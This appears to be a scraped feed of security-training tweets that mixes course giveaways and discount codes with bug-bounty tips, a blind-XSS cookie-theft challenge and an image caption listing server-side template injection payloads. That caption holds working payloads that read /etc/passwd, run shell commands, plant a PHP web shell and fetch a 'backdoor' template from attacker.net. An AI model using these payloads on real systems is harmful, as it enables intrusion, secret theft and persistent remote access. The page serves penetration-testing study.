Final Black Friday Giveaway!
Win FREE access to:
• 1 CRTP seat
• 1 CRTE seat
How to participate:
1. Like
2. Comment which course you’re interested in and why
3. Repost
If you've already availed the Black Friday offer, you're still eligible.
Winners will be announced on Dec 15, 2025.
Few days left to grab your Black Friday deals:
• Up to 25% OFF Labs & Bootcamps
• No coupon code needed
• Use anytime within 6 months
For More details: https://t.co/hp0GLwrqy7

🚨Blind XSS Challenge 🚨
*** 𝗟𝗶𝗸𝗲, 𝗮𝗻𝗱 𝗥𝗲𝘀𝗵𝗮𝗿𝗲 𝘁𝗼 𝘄𝗶𝗻 𝗮 𝗳𝗿𝗲𝗲 𝗖𝗔𝗣𝗲𝗻𝗫 𝗲𝘅𝗮𝗺 ***
3 lucky winners will receive a FREE exam! ✔️
This time Bob 🕵️suspects that an endpoint might be vulnerable to blind XSS and wants to exploit it to access the admin panel.
𝑻𝒉𝒆 𝒄𝒂𝒕𝒄𝒉?
The feedback form only allows 40 characters. Can you craft a payload, such that you can steal the admin's cookie?
𝘾𝙤𝙢𝙢𝙚𝙣𝙩 𝙮𝙤𝙪𝙧 𝙋𝙖𝙮𝙡𝙤𝙖𝙙 𝙗𝙚𝙡𝙤𝙬 👇
Put on your hacker hats 🤠, and share your best payloads to help Bob succeed and to be in the winners list!
P.S - A 90% discount on the exam will end soon ⌛
🔖𝗣𝗿𝗼𝗺𝗼 𝗖𝗼𝗱𝗲: CAPenX-90-OFF
📍 Know more about CAPenX, our most advance web application pentesting exam: https://t.co/LFzyUWCtwX
CVE-2024-27130, an unauthenticated stack overflow bug, which allows remote-code execution on qnap
credit @watchtowrcyber
https://t.co/g41IUw20v9
Yes Yes it is Friday , the perfect day to drop the 0day
🚨 I am giving away 1 seat each of our June Red team (CRTP) and Azure (CARTP) bootcamps. 🚨
Repost, like and reply to this tweet to participate. I will announce the winners on Monday (27th May).
https://t.co/sKR2ZXihOI
#redteam#pentest#giveaway
Just released an extension for Burpsuite that allows you to quickly extract the links to Javascript files of a website from the Burpsuite Site map:
https://t.co/nXZPegt1pw
#BugBounty#Pentesting#bugbountytip#bugbountytips
demo 👇
New tip
1- Fuzz target
2- phpmyadmin/setup/index.php --> 403
3- phpMyAdminOLD/setup/index.php --> 200
add phpMyAdminOLD/setup/index.php to your wordlist
#bugbounty#bugbountytips








![SuhradMakwana's tweet photo. SSTI (Server Side Template Injection)
Generic
${{<%[%'"}}%\.
{% debug %}
{7*7}
{{ '7'*7 }}
{2*2}[[7*7]]
<%= 7 * 7 %>
#{3*3}
#{ 3 * 3 }
[[3*3]]
${2*2}
@(3*3)
${= 3*3}
{{= 7*7}}
${{7*7}}
#{7*7}
[=7*7]
{{ request }}
{{self}}
{{dump(app)}}
{{ [] .class.base.subclassesO }}
{{''.class.mro()[l] .subclassesO}}
for c in [1,2,3] %}{{ c,c,c }}{% endfor %}
{{ [].__class__.__base__.__subclasses__O }}
{{['cat%20/etc/passwd']|filter('system')}}
PHP
{php}print "Hello"{/php}
{php}$s = file_get_contents('/etc/passwd',NULL, NULL, 0, 100); var_dump($s);{/php}
{{dump(app)}}
{{app.request.server.all|join(',')}}
"{{'/etc/passwd'|file_excerpt(1,30)}}"@
{{_self.env.setCache("ftp://attacker.net:2121")}}{{_self.env.loadTemplate("backdoor")}}
{$smarty.version}
{php}echo `id`;{/php}
{Smarty_Internal_Write_File::writeFile($SCRIPT_NAME,"<?php passthru($_GET['cmd']); ?>",self::clearConfig())}
Python
{% debug %}
{{settings.SECRET_KEY}}
{% import foobar %} = Error
{% import os %}{{os.system('whoami')}}
#bugbountytip #BugBounty #Pentesting #infosecurity #Security #CyberSecurity](https://pbs.twimg.com/media/F-OpWspa0AAWaHT.jpg)


